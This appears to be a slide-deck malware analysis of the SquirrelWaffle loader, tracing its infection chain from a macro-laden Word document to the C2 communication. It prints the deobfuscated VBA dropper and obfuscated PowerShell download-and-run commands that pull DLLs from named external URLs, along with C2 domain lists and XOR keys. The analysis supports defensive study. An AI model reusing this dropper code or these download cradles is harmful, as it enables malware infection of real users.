



SquirrelWaffle



From Maldoc to Cobalt Strike

Background

- A new spam mail campaign has been running since mid-September 2021, which delivered a new kind of malware loader → SquirrelWaffle
- Similar to other campaigns before, this one sends a mail with a malicious attachment or a link to download one.
- Let's analyze it!

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- Campaign uses similar naming scheme: „*diagram-<Number>.doc*“
 - *Sample Case 1) diagram-721.doc*
 - *Sample Case 2) diagram-623.doc*
- Search results on VT: **76 files** since 10.09.
- Submissions from *DE, FR, HU, IN, US*
- In some other cases .xlm files are used for initial compromise, but the delivered samples in stage 2 and afterwards are the same



Analysis – Stage 1

- Word document with obfuscated VBA macro
- Analysis via *olevba --deobf*
 - Some decoy code
 - Dropper & CnC communication




```
Sub eFile()  
Dim QQ1 As Object  
Set QQ1 = New Form  
RO = StrReverse("\ataDmargorP\C")  
ROI = RO + StrReverse("sbv.nip")  
ii = StrReverse("")  
Ne = StrReverse("IZOIZIMIZI")  
WW = QQ1.t2.Caption  
MyFile = FreeFile  
Open ROI For Output As #MyFile  
Print #MyFile, WW  
Close #MyFile  
fun = Shell(StrReverse("sbv.nip\ataDmargorP\C exe.tpircsc k/ dmc"), Chr(48))
```

```
HH9="po"  
HH8="wers"  
HH7="h"  
HH6="ell "  
HH0= HH9+HH8+HH7+HH6  
Set Ran = CreateObject("wscript.shell")  
Ran.Run HH0+LL1,Chr(48)  
Ran.Run HH0+LL2,Chr(48)  
Ran.Run HH0+LL3,Chr(48)  
Ran.Run HH0+LL4,Chr(48)  
Ran.Run HH0+LL5,Chr(48)  
WScript.Sleep(15000)  
OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"  
Ran.Run OK1, Chr(48)  
OK2 = "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"  
Ran.Run OK2, Chr(48)  
OK3 = "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"  
Ran.Run OK3, Chr(48)  
OK4 = "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"  
Ran.Run OK4, Chr(48)  
OK5 = "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"  
Ran.Run OK5, Chr(48)
```










```
# IEX (New-Object Net.WebClient).DownloadFile('https://priyacareers.com/u9hdQ0N9Y7g/pt.html','C:\ProgramData\www1.dll')|IEX  
LL1 = "$Nanoc='JOEX'.replace('JO','I');sal OY $Nanoc;$aa=(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='('https://priyacareers.com/u9hdQ0N9Y7g/pt.html','C:\ProgramData\www1.dll');$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"  
# IEX (New-Object Net.WebClient).DownloadFile('https://perfectdemos.com/Gv1iNAuMKZ/pt.html','C:\ProgramData\www2.dll')|IEX  
LL2 = "$Nanoc='JOEX'.replace('JO','I');sal OY $Nanoc;$aa=(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='('https://perfectdemos.com/Gv1iNAuMKZ/pt.html','C:\ProgramData\www2.dll');$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"  
# IEX (New-Object Net.WebClient).DownloadFile('https://bussiness-z.ml/ze8pCNTIkrIS/pt.html','C:\ProgramData\www3.dll')|IEX  
LL3 = "$Nanoc='JOEX'.replace('JO','I');sal OY $Nanoc;$aa=(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='('https://bussiness-z.ml/ze8pCNTIkrIS/pt.html','C:\ProgramData\www3.dll');$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"  
# IEX (New-Object Net.WebClient).DownloadFile('https://cablingpoint.com/ByH5ND0E3kQA/pt.html','C:\ProgramData\www4.dll')|IEX  
LL4 = "$Nanoc='JOEX'.replace('JO','I');sal OY $Nanoc;$aa=(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='('https://cablingpoint.com/ByH5ND0E3kQA/pt.html','C:\ProgramData\www4.dll');$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"  
# IEX (New-Object Net.WebClient).DownloadFile('https://bonus.corporatebusinessmachines.co.in/1Y0qVnce/pt.html','C:\ProgramData\www5.dll')|IEX  
LL5 = "$Nanoc='JOEX'.replace('JO','I');sal OY $Nanoc;$aa=(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='('https://bonus.corporatebusinessmachines.co.in/1Y0qVnce/pt.html','C:\ProgramData\www5.dll');$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"
```

Analysis – Stage 1



Analysis – Stage 2


- Dropped PE-DLLs `www[1-5].dll` vary on requested dropper URLs
- Code is obfuscated
- The called „ldr“ function is not available...

Name	Address	Ordinal
 Actcause	6F8CD7A0	1
 Breakbox	6F8CD670	2
 CauseSeat	6F8CDE30	3
 Duringweight	6F8CDCF0	4
 Equalcry	6F8CDBF0	5
 Oldkind	6F8CDCB0	6
 Song	6F8CDA80	7
 Teachhear	6F8CD940	8
 DllEntryPoint	6F8C18DB	268445915



Analysis – Stage 2

Flow Graph



Analysis – Stage 2

- Some interesting Imports of this sample are not referenced directly...

The screenshot shows the FLARE CAPA explorer interface. A search bar is at the top. Below it, a list of analysis results is displayed. Two items are highlighted with a red box: 'allocate RWX memory' (address 6F8E22CF) and 'allocate thread local storage' (address 6F8C889A). A warning dialog box is overlaid on the right, stating 'Warning: There are no xrefs to VirtualAlloc' with an 'OK' button.

```
; LPVOID __stdcall VirtualAlloc(LPVOID lpAddress, SIZE_T dwSize, DWORD dwFlags, DWORD dwProtect, DWORD dwInherit)
extrn VirtualAlloc:dword
; BOOL __stdcall VirtualFree(LPVOID lpAddress, SIZE_T dwSize, DWORD dwFlags)
```


FLARE CAPA explorer

The screenshot shows the IDA View-A window displaying the Imports table. The table has columns for Address, Ordinal, and Name. The entry for 'VirtualAlloc' at address 6F8E30E4 is highlighted with a red box. Another entry, 'LoadLibraryExW' at address 6F8E315C, is also highlighted with a red box.

Address	Ordinal	Name
6F8E30D4		CreateFileW
6F8E30D8		GetTempPathW
6F8E30DC		GetEnvironmentVariableW
6F8E30E0		GetModuleFileNameW
6F8E30E4		VirtualAlloc
6F8E30E8		VirtualFree
6F8E30EC		CreateDirectoryW
6F8E30F0		UnhandledExceptionFilter
6F8E30F4		SetUnhandledExceptionFilter
6F8E30F8		GetCurrentProcess
6F8E30FC		TerminateProcess
6F8E3100		IsProcessorFeaturePresent
6F8E3104		GetCurrentProcessId
6F8E3108		GetCurrentThreadId
6F8E310C		GetSystemTimeAsFileTime
6F8E3110		InitializeListHead
6F8E3114		IsDebuggerPresent
6F8E3118		GetStartupInfoW
6F8E311C		EncodePointer
6F8E3120		RaiseException
6F8E3124		InterlockedFlushSList
6F8E3128		GetLastError
6F8E312C		SetLastError
6F8E3130		RtlUnwind
6F8E3134		EnterCriticalSection
6F8E3138		LeaveCriticalSection
6F8E313C		DeleteCriticalSection
6F8E3140		InitializeCriticalSectionAndSpinCount
6F8E3144		TlsAlloc
6F8E3148		TlsGetValue
6F8E314C		TlsSetValue
6F8E3150		TlsFree
6F8E3154		FreeLibrary
6F8E3158		GetProcAddress
6F8E315C		LoadLibraryExW

Analysis – Stage 2

- Lets start with the dynamic analysis setting a **breakpoint** at kernel32.dll VirtualAlloc
- 1) Call is coming from
call dword ptr ds:[ebx+2113E4]
- 2) Allocated memory is written by
rep movsb
- 3) Jumping into buffer shellcode via
jmp eax



The screenshot shows a debugger window with the following assembly code and annotations:

Address	Disassembly	Annotations
6F600587	51	
6F600588	6A 00	
6F60058A	FF93 E4132100	1) call dword ptr ds:[ebx+2113E4]
6F600590	59	
6F600591	5E	
6F600592	8983 B8132100	
6F600598	89C7	
6F60059A	F3:A4	2) rep movsb
6F60059C	8883 C4132100	
6F6005A2	8DB8 E8132100	
6F6005A8	29F7	
6F6005AA	01F8	
6F6005AC	FFE0	3) jmp eax
6F6005AE	8B93 98132100	

The debugger interface includes tabs for CPU, Log, Notes, Breakpoints, Memory Map, Call Stack, and SEH. The EIP register is highlighted with a blue arrow pointing to the instruction at address 6F600590. Red boxes highlight the three annotated instructions.

Analysis – Stage 2

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`E8 00 00 00 00` = shellcode call instruction

Assembly code snippet:

```
6F600587 51 push ecx
6F600588 6A 00 push 0
6F60058A FF93 E4132100 call dword ptr ds:[ebx+2113E4]
6F600590 59 pop ecx
6F600591 5E pop esi
6F600592 8983 B8132100 mov dword ptr ds:[ebx+2113B8],eax
6F600598 89C7 mov edi,eax
6F60059A F3:A4 rep movsb
6F60059C 88B3 C4132100 mov esi,dword ptr ds:[ebx+2113C4]
6F6005A2 8DB8 E8132100 lea edi,dword ptr ds:[ebx+2113E8]
6F6005A8 29F7 sub edi,esi
6F6005AA 01E8 add eax,edi
6F6005AC FFEB jmp eax
6F6005AE 8B93 98132100 mov edx,dword ptr ds:[ebx+211398]
6F6005B4 52 push edx
6F6005B5 6A 40 push 40
```

Registers: `eax=00D705A8`

Memory dump:

Address	Hex	ASCII
00D705A8	E8 00 00 00 00	...
00D705B8	21 00 89 83 C4 13 21 00 8D B3 9F 0E 21 00 89 B3	...

Call Stack:

EIP	EAX	Instruction
00D705A8	E8 00000000	call D705AD

Memory dump:

Address	Hex	ASCII
00D705A8	E8 00 00 00 00	...
00D705B8	21 00 89 83 C4 13 21 00 8D B3 9F 0E 21 00 89 B3	...
00D705C8	98 13 21 00 8B 46 3C 89 83 C8 13 21 00 8D B3 D0	...
00D705D8	13 21 00 56 8D 83 DF 0E 21 00 56 6A 06 68 88 4E	...
00D705E8	0D 00 8D B8 F7 0E 21 00 FF D7 83 B8 EF 0F 21 00	...
00D705F8	00 74 08 88 83 EF 0F 21 00 EB 1F 88 83 C4 13 21	...
00D70608	00 25 00 F0 FF FF 66 81 38 4D 5A 74 07 2D 00 10	...

Analysis – Stage 2

- A further call of VirtualAlloc leads to a new buffer
- Setting a HW,Write breakpoint on that buffer leads to the routine which fills this buffer
- Remove this breakpoint and set another one at the end of the filling routine (leave instruction)
- Magic Bytes: M8Z → aPLib compression

The screenshot shows a debugger window with the following components:

- Assembly View:** A list of instructions with their addresses, hex values, and assembly mnemonics. The instruction at address 00D70300 is highlighted in red and labeled "EIP".
- Memory Dump:** A table at the bottom showing memory addresses, hex values, and ASCII characters. The first row is highlighted in red.

Address	Hex	ASCII
00E80000	4D 38 5A 90 38 03 66 02 04 09 71 FF 81 B8 C2 91	M8Z.8.f...qy. .A.
00E80010	01 40 C2 15 C3 08 01 0E 08 0E 1F BA 7C 01 B4 09	@A.A.....°|..
00E80020	CD 21 B8 F5 4C 80 0A 54 68 69 73 20 70 1C 72 6F	i!ôL..This pro
00E80030	67 CF 61 6D 0E 63 8E 6E 3E 9F 74 CF 62 65 t1Be..	giAm.c.n>.t1Be..
00E80040	75 BF 30 69 06 44 4F 53 FC 6D 07 6F 64 65 2E 0D	u;01.D0Süm.ode..
00E80050	12 0A 24 98 44 9C F8 02 C3 58 D8 99 AD 0B B0 04	..\$.D.ø.Åxø....

Analysis – Stage 2

- To reveal the aPLib decompression routine remove all further **breakpoints** and set a new one (HW,Access) at the M8Z header bytes
→ Breakpoint triggered in the aPLib decompression function
→ The EDI register reveals the destination offset for the decompressed content
- Replace the **breakpoint** with one at the end of the decompression routine (ret instruction)
→ Decompressed PE-DLL
- Dump PE-DLL

The screenshot shows a debugger window with assembly code and a hex dump. The assembly code is as follows:

```
00A6023D 10D2      adc d1,d1
00A6023F C3        ret
00A60240 31C9     xor ecx,ecx
00A60242 41        inc ecx
00A60243 E8 EFFFFFFF call A60236
00A60248 11C9     adc ecx,ecx
00A6024A E8 E7FFFFFF call A60236
00A6024F 72 F2    jnz A60243
00A60251 C3        ret
00A60252 2B7C24 28 sub edi,dword ptr ss:[esp+
00A60256 897C24 1C mov dword ptr ss:[esp+1C],
00A6025A 61        popad
00A6025B C3        ret
00A6025C 83EC 08  sub esp,8
00A6025F 53        push ebx
00A60260 8B5C24 1C mov ebx,dword ptr ss:[esp+
00A60264 55        push ebp
00A60265 56        push esi
00A60266 31C0     xor eax,eax
00A60268 57        push edi
00A60269 31F6     xor esi,esi
00A6026B 66 833B 00 cmp word ptr ds:[ebx],0
```

The hex dump below shows the decompressed content:

Address	Hex	ASCII
00AA7041	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yY..
00AA7051	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
00AA7061	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00AA7071	00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00	.....
00AA7081	0E 1F BA 0E 00 84 09 CD 21 B8 01 4C CD 21 54 68	.....!..LI!Th
00AA7091	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00AA70A1	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00AA70B1	6D 6F 64 65 2E 0D 0A 24 00 00 00 00 00 00 00 00	mode...\$....
00AA70C1	9C F8 C3 58 D8 99 AD D8 99 AD 0B D8 99 AD 0B D8 99 AD 0B	.gAXQ...0...0...
00AA70D1	D1 E1 3E 08 C8 99 AD 0B CB FF AE 0A DA 99 AD 0B	N&-E...Eys.U...
00AA70E1	C8 FF A9 0A D2 99 AD 0B CB FF A8 0A C9 99 AD 0B	Ey-.U...Eys.E...
00AA70F1	C8 FF AC 0A DC 99 AD 0B 87 FD AC 0A D3 99 AD 0B	Ey-.U...y-.0...
00AA7101	D8 99 AC 08 4A 99 AD 0B 99 FE A4 0A DB 99 AD 0B	0...J...pa.0...
00AA7111	99 FE AD 0A D9 99 AD 0B 99 FE 52 08 D9 99 AD 0B	.p..U...pr.U...
00AA7121	99 FE AF 0A D9 99 AD 0B 52 69 63 68 D8 99 AD 0B	.p..U...Rich0...
00AA7131	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00AA7141	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00	.....PE..L...
00AA7151	83 68 44 61 00 00 00 00 00 00 00 00 E0 00 02 21	.kDa.....a..!



Analysis – Stage 2

- „ldr“ function has only one call instruction to the main function

```
ldr      public ldr
        proc near
        call    main_function
        xor     eax, eax
        retn
ldr      endp
```

- To start „ldr“ function, do the following steps:
 - 1) Load PE-DLL in x32dbg
 - 2) Run DllEntryPoint function till returning to initial ntdll call (at least function at offset 0x1000)
 - 3) Move EIP manually to „ldr“ entry point

```
sub_10001000  proc near          ; DATA XREF: .rdata:1000A220+o
              push     40h ; '@'          ; Size
              push     offset aAbcdefghijklmn ; "ABCDEFGHijklMNOPQRSTUVWXYZabcdefghijklmnop"
              mov     ecx, offset Buf ; void *
              call    copy_data
              push     offset sub_10009960 ; void (__cdecl *)()
              call    _atexit
              pop     ecx
              retn
sub_10001000  endp
```



Name	Address	Ordinal
ldr	10005610	1
DllEntryPoint	10008AF2	[main entry]

Address	Ordinal	Name	Library
1000A000		GetUserNameW	ADVAPI32
1000A008		GetAdaptersInfo	IPHLPAPI
1000A010		GetComputerNameW	KERNEL32
1000A014		WinExec	KERNEL32
1000A018		SetUnhandledExceptionFilter	KERNEL32
1000A01C		Sleep	KERNEL32
1000A020		HeapFree	KERNEL32
1000A024		GetCurrentProcess	KERNEL32
1000A028		GetProcessHeap	KERNEL32
1000A02C		IsProcessorFeaturePresent	KERNEL32
1000A030		IsDebuggerPresent	KERNEL32
1000A034		QueryPerformanceCounter	KERNEL32
1000A038		GetCurrentProcessId	KERNEL32
1000A03C		GetCurrentThreadId	KERNEL32
1000A040		GetSystemTimeAsFileTime	KERNEL32
1000A044		InitializeSListHead	KERNEL32
1000A048		TerminateProcess	KERNEL32
1000A04C		HeapAlloc	KERNEL32

Rule Information	Address	Details
<input type="checkbox"/> contains PDB path		executable/pe/pdb
<input type="checkbox"/> create process (3 matches)		host-interaction/process/create
<input type="checkbox"/> encode data using Base64		data-manipulation/encoding/base64
<input type="checkbox"/> get MAC address		collection/network
<input type="checkbox"/> get hostname		host-interaction/os/hostname
<input type="checkbox"/> get local IPv4 addresses		host-interaction/network/address
<input type="checkbox"/> get networking interfaces		host-interaction/network/interface
<input type="checkbox"/> get session user name		host-interaction/session
<input type="checkbox"/> initialize Winsock library		communication/socket
<input type="checkbox"/> receive data		communication
<input type="checkbox"/> receive data on socket		communication/socket/receive
<input type="checkbox"/> reference Base64 string		data-manipulation/encoding/base64
<input type="checkbox"/> resolve DNS		host-interaction/network/dns/resolve
<input type="checkbox"/> send HTTP request		communication/http/client
<input type="checkbox"/> send HTTP request with Host header		communication/http
<input type="checkbox"/> send data		communication
<input type="checkbox"/> send data on socket		communication/socket/send
<input type="checkbox"/> validate payment card number using luhn algorithm		data-manipulation/checksum/luhn
<input type="checkbox"/> write file (2 matches)		host-interaction/file-system/write

Analysis – Stage 3

The interesting parts of that function are mainly the decryption of the CnC server list and the ones which are used to generate the payload for the further communication.

```
lea  eax, [ebp+nSize]
push  eax          ; nSize
lea  eax, [ebp+Buffer]
push  eax          ; lpBuffer
call  ds:GetComputerNameW
```

```
mov  esi, ds:getenv
xor  eax, eax
push offset VarName ; "APPDATA"
mov  [ebp+var_103B8], eax
call esi ; getenv
```

```
lea  eax, [ebp+nSize]
push  eax          ; pcbBuffer
lea  eax, [ebp+Buffer]
push  eax          ; lpBuffer
call  ds:GetUserNameW
```

```
push  eax          ; bufptr
push  64h ; 'd'      ; level
push  0        ; servername
call  ds:NetWkstaGetInfo
```

The output from the function calls are concatenated in a string like

<ComputerName><Username><AppDataPath><Domain>

and XORd with the static key „KJKLO“

```
push  offset aKjKlo ; "KJKLO"
mov   byte ptr [ecx], 0
call  copy_data     ; Copy XOR-Key "KJKLO"
;
; Result in EAX
sub   esp, 18h
mov   byte ptr [ebp+var_4], 12h
lea   eax, [ebp+var_10238]
mov   ecx, esp
push  eax          ; Src
call  sub_100058F0
lea   ecx, [ebp+lpCmdLine] ; Src
mov   byte ptr [ebp+var_4], 7
call  xor_crypt    ; Encrypt further b64 Payload
;
; "DESKTOP-BP34C7E\t\User\t\tC:\\Users\\User\\AppData\\Roaming\t\tWORKGROUP\t\t"
;
; EAX: &XORd_Buffer
```

```
copy_data(&key, "KJKLO", 5u);
LOBYTE(v222) = 18;
sub_100058F0(&v152, v195);
LOBYTE(v222) = 7;
v52 = xor_crypt(v152, v153, v154, v155, v156, v157, key, v159, v160, v161, (int)v162, v163);
```

XOR the concatenated string

```
for ( i = 0; enc_data_index < a5; i = ++enc_data_index )
{
    Size = 0;
    v31 = 15;
    enc_data = &Block;
    key = &a7;
    LOBYTE(Src[0]) = 0;
    if ( (unsigned int)a6 >= 0x10 )
        enc_data = Block;
    if ( (unsigned int)a12 >= 0x10 )
        key = a7;
    sub_100068B0(Src, 1u, enc_data[enc_data_index] ^ key[enc_data_index % a11]);
    LOBYTE(v36) = 3;
    v17 = Src;
    v18 = (char *)Src[0];
    if ( v31 >= 0x10 )
        v17 = (void **)Src[0];
    v19 = v13[5] - v13[4];
    v32 = v13[4];
    v20 = Size;
}
```

XOR crypt function

Analysis – Stage 3

To follow the preparation, set breakpoints to the XOR crypt function calls.

The result of the call is returned as a pointer in the EAX register

WinDbg CPU window showing assembly instructions and registers. The EAX register is highlighted with a red box and contains the value 0097EF54. A blue arrow points from this register to a memory dump at address 70D94590, which contains the string '3087041.d11:\$4590 #3990'.

Address	Hex	ASCII
00D67A00	44 45 53 48 54 4F 50 2D 42 50 33 34 43 37 45 09	DESKTOP-BP34C7E.
00D67A10	09 55 73 65 72 09 09 43 3A 5C 55 73 65 72 73 5C	.User..C:\Users\
00D67A20	55 73 65 72 5C 41 70 70 44 61 74 61 5C 52 6F 61	User\AppData\Roa
00D67A30	6D 69 6E 67 09 09 57 4F 52 4B 47 52 4F 55 50 09	ming..WORKGROUP.
00D67A40	09 00 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA	...°.°.°.°.°.


WinDbg CPU window showing assembly instructions and registers. The EAX register is highlighted with a red box and contains the value 0097F124. A blue arrow points from this register to a memory dump at address 0097F124, which contains the string '30 FC D5 00'.

Address	Hex	ASCII
0097F124	30 FC D5 00	00ü...f..x~.{..
	06 00 00 00 88 92 D6 00 00 00 00 00	A..F...Ö.....

Address	Hex	ASCII
00D5FC30	0F 0F 18 07 1B 04 1A 66 0E 1F 78 7E 08 7B 0A 42	.....f..x~.{.B
00D5FC40	43 1E 3F 2A 39 43 42 0F 75 17 1F 38 29 3D 38 16	C.*9CB.u..8)=8.
00D5FC50	1E 3F 2A 39 16 0A 3C 3F 0F 2B 3F 2D 13 19 25 2A	.?*9..<?.+?..%*
00D5FC60	21 26 25 2D 42 45 18 04 18 00 0B 1D 04 1F 1B 45	!&%-BE.....E

Analysis – Stage 3

After XORing the concatenated string, the result is encoded base64



Recipe

Input (start: 9, end: 9, length: 88, lines: 1)

Dw8YBxsEGmYOH3h+ChSkQkMePyo5Q0IPdRcFOck90BYePyo5Fgo8Pw8rPy0TG
 SQuISY1LUJFGAQYAAsdB88bRUY=

Output (start: 7, end: 6, length: 65, lines: 1)

DESKTOP-BP34C7E User C:\Users\User\AppData
 \Roaming WORKGROUP

XOR (Key: KJKLO, UTF8)

From Base64 (Remove non-alphabet chars checked)

Debugger assembly view showing instructions like `lea edx, dword ptr ss:[ebp-10238]` and `call <3087041.xor_to_b64>`. Register **EAX** is highlighted with a red box and contains `0097F13C`.

Debugger assembly view showing instructions like `lea ecx, dword ptr ss:[ebp-10238]` and `call <3087041.xor_to_b64>`. Register **EAX** is highlighted with a red box and contains `0097F124`. Below, the **ASCII** dump shows the decoded output: `Dw8YBxsEGmYOH3h+ChSkQkMePyo5Q0IPdRcFOck90BYePyo5Fgo8Pw8rPy0TGSuqISY1LUJFGAQYAAsdB88bRUY=.`

Analysis – Stage 3

Like mentioned before, the XOR crypt routine is also used to decrypt the **embedded CnC server**, but using a different key.

```
while ( 1 )
{
    Sleep(0x5DC0u);
    v170 = &v158;
    sub_100058F0(&v158, v195);
    LOBYTE(v222) = 21;
    v156 = 0;
    v157 = 15;
    LOBYTE(v152) = 0;
    copy_data(&v152, &unk_1000A2D5, 0);
    LOBYTE(v222) = 20;
    v58 = (void **)cnc_communication(v152, v153, v154, v155, v156, v157, v158, v159, v160, v161, (size_t)v162, v163);
}
```

CnC communication function

```
v238 = &key;
v206 = 0;
v207 = 15;
LOBYTE(key) = 0;
copy_data(&key, "yJvbjNNGUTBRTutdGaKAvbgsKGSmlibyOPLRhmOKYGyFTDOWpzVjTyBzfpHE", 0x3Du);
LOBYTE(v271) = 4;
sub_100058F0(&v196, v251);
LOBYTE(v271) = 3;
xor_crypt(v196, v197, v198, v199, v200, v201, key, v203, v204, v205, (int)v206, v207);
LOBYTE(v271) = 5;
```

Key for CnC server list decryption

Analysis – Stage 3

The screenshot shows a debugger window with the following assembly code:

```
70D91E76 8979 10 mov dword ptr ds:[ecx+10],edi
70D91E79 C741 14 0F000000 mov dword ptr ds:[ecx+14],F
70D91E80 68 14A5D970 push <3087041.aYjvvbjnngutbrt>
70D91E85 C601 00 mov byte ptr ds:[ecx],0
70D91E88 E8 934B0000 call <3087041.copy_data>
70D91E8D 83EC 18 sub esp,18
70D91E90 C645 FC 04 mov byte ptr ss:[ebp-4],4
70D91E94 8D85 70F9FFFF lea eax,dword ptr ss:[ebp-690]
70D91E9A 8BCC mov ecx,esp
70D91E9C 50 push eax
70D91E9D E8 4E3A0000 call 3087041.70D958F0
70D91EA2 8D8D 00FAFFFF lea ecx,dword ptr ss:[ebp-600]
70D91EA8 C645 FC 03 mov byte ptr ss:[ebp-4],3
70D91EAC E8 FFAFFFFF call <3087041.xor_crypt>
70D91EB1 83C4 30 add esp,30
70D91EB4 68 8057D970 push 3087041.70D95780
70D91EB9 68 D058D970 push 3087041.70D958D0
70D91EBE 6A 14 push 14
```

The register window shows:

```
EAX 0097E94C &"ce1u1asm
ECX 00000000
EBP 0097EF4C &"'ó'"
ESP 0097E55C
ESI 00D67A6A <<<<<<<<<<ip
EDI 00000000
EIP 70D91EB1 3087041.70D
EFLAGS 00000204
```

The memory dump window shows:

Address	Hex	ASCII
00D603B8	63 65 6C 75 6C 61 73 6D 61 64 72 65 65 6E 6D 65	ce1u1asmadreenme
00D603C8	78 69 63 6F 2E 63 6F 6D 2E 6D 78 2F 57 74 37 39	xico.com.mx/wt79
00D603D8	33 41 75 61 7C 67 65 72 65 6E 63 69 61 6C 2E 69	3Aua|gerencial.i
00D603E8	6E 73 74 69 74 75 74 6F 61 63 71 75 61 2E 6F 72	nstitutoacqua.or
00D603F8	67 2E 62 72 2F 58 79 6E 46 68 68 4A 41 78 6E 6D	g.br/XynFkhJAxnm
00D60408	7C 64 61 73 68 62 6F 61 72 64 2E 61 64 6C 79 74	|dashboard.adlyt
00D60418	69 63 2E 61 69 2F 4C 6C 76 4C 6F 63 39 4F 33 7C	ic.ai/LlvLoc903|
00D60428	62 75 73 73 69 6E 65 73 73 2D 7A 2E 6D 6C 2F 33	bussiness-z.ml/3
00D60438	70 64 45 69 71 73 6E 69 7C 69 66 69 65 6E 67 69	pdEiqsni|ifiengi
00D60448	6E 65 65 72 73 2E 63 6F 6D 2F 68 47 56 63 35 35	neers.com/hgvc55
00D60458	67 32 65 7C 62 6F 6E 75 73 76 75 6C 68 61 6E 76	g2e|bonusvulkanv
00D60468	65 67 61 73 2E 73 72 64 6D 2E 69 6E 2F 55 37 6F	egas.srdm.in/U7o
00D60478	4F 78 6D 49 31 6D 7C 65 62 72 6F 75 74 65 69 6E	OxmIim|ebroutein
00D60488	64 69 61 2E 63 6F 6D 2F 4A 45 71 47 65 31 68 4E	dia.com/JEqGe1hN
00D60498	52 7C 74 65 73 74 2E 64 69 72 69 67 75 2E 72 6F	R|test.dirigu.ro
00D604A8	2F 64 58 66 34 63 53 34 47 50 4C 7C 63 61 62 6C	/dx4c54GPL|cabl
00D604B8	69 6E 67 70 6F 69 6E 74 2E 63 6F 6D 2F 4C 6A 44	ingpoint.com/Ljd
00D604C8	47 30 68 68 70 7C 70 65 72 66 65 63 74 64 65 6D	G0hkp|perfectdem
00D604D8	6F 73 2E 63 6F 6D 2F 54 36 50 51 47 59 43 4D 74	os.com/T6PQGycmt
00D604E8	7C 61 66 72 69 7A 61 6D 2E 33 36 30 63 79 62 65	|afrizam.360cybe
00D604F8	72 6C 69 6E 6B 2E 63 6F 6D 2F 66 33 36 72 6A 53	rlink.com/f36rjs
00D60508	4E 35 44 31 7C 67 69 61 73 75 70 68 69 72 65 2E	NSD1|giasuphire.
00D60518	74 64 64 76 6E 2E 63 6F 6D 2F 6D 69 46 4F 34 33	tdvvn.com/miFO43
00D60528	59 50 39 62 7C 70 72 69 79 61 63 61 72 65 65 72	YP9b|priyacareer
00D60538	73 2E 63 6F 6D 2F 47 69 54 48 4D 50 62 55 7C 61	s.com/GiTHMPBU|a
00D60548	73 73 75 72 61 6E 74 2E 33 36 30 63 79 62 65 72	ssurant.360cyber
00D60558	6C 69 6E 6B 2E 63 6F 6D 2F 44 47 78 34 68 38 55	link.com/DGx4k8U
00D60568	39 48 69 6C 7C 73 69 67 2E 69 6E 73 74 69 74 75	9Hil|sig.institu
00D60578	74 6F 61 63 71 75 61 2E 6F 72 67 2E 62 72 2F 74	toacqua.org.br/t
00D60588	4D 37 74 49 4E 67 32 73 43 55 7C 00 0D F0 AD BA	M7tInq2sCU...d.º

Analysis – Stage 3

In the next step the malware does more preparation for a further communication with the CnC server

It concatenates a random string with the the local IP address, XORs and encodes it base64

Address	Hex	ASCII
00D766F0	01 29 39 2B 1D 12 3D 1F 25 26 31 39 79 38 3D 1A	.)9+..=.%&19y8=.
00D76700	43 7A 7C 61 7B 64 7B 62 7D 7F 73 00 0D F0 AD BA	Cz|a[d{b}.s..ð.°

Address	Hex	ASCII
00D76728	41 53 68 35 4B 78 30 53 50 52 38 6C 4A 6A 45 35	Ask5Kx0SPR81JjE5
00D76738	65 54 67 39 47 6B 4E 36 66 47 46 37 5A 48 74 69	eTg9GkN6fGF7Zht1
00D76748	66 58 39 7A 00 F0 AD BA 0D F0 AD BA 0D F0 AD BA	fX9z.ð.°.ð.°.ð.°

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Set breakpoints on communication functions (send & recv) to follow the further communication

```
1494 if ( send(s, buf, v189, 0) == -1 || shutdown(v190, 1) == -1 )
1495 {
1496     closesocket(v190);
1497     WSACleanup();
1498     sub_10005890(v239, "500");
1499     v242 = v154 | 1;
1500 }
1501 else
1502 {
1503     sub_10005890(v247, &unk_1000A2D5);
1504     LOBYTE(v271) = 39;
1505     while ( 1 )
1506     {
1507         v191 = recv(v190, v269, 512, 0);
1508         if ( v191 <= 0 )
1509             break;
1510         for ( i = 0; i < v191; ++i )
1511         {
1512             LOBYTE(buf) = v269[i];
1513             sub_10006860((int)v247, (char)buf);
1514         }
1515         v190 = s;
1516     }
1517     closesocket(v190);
1518     WSACleanup();

```

748F3924	FF15 44A1BF74	call dword ptr ds:[<send>]	
748F392D	0F85 B5000000	jne 3087041.748F39E8	
748F3933	56	push esi	
748F3934	FF15 3CA1BF74	call dword ptr ds:[<closesocket>]	
748F393A	FF15 34A1BF74	call dword ptr ds:[<WSACleanup>]	
748F3940	8B8D 70F7FFFF	mov ecx,dword ptr ss:[ebp-890]	void * 748FA558:"500"
748F3946	68 58A5BF74	push <3087041.a500>	
748F3948	E8 401F0000	call 3087041.748F5890	
748F3950	83CF 01	or edi,1	
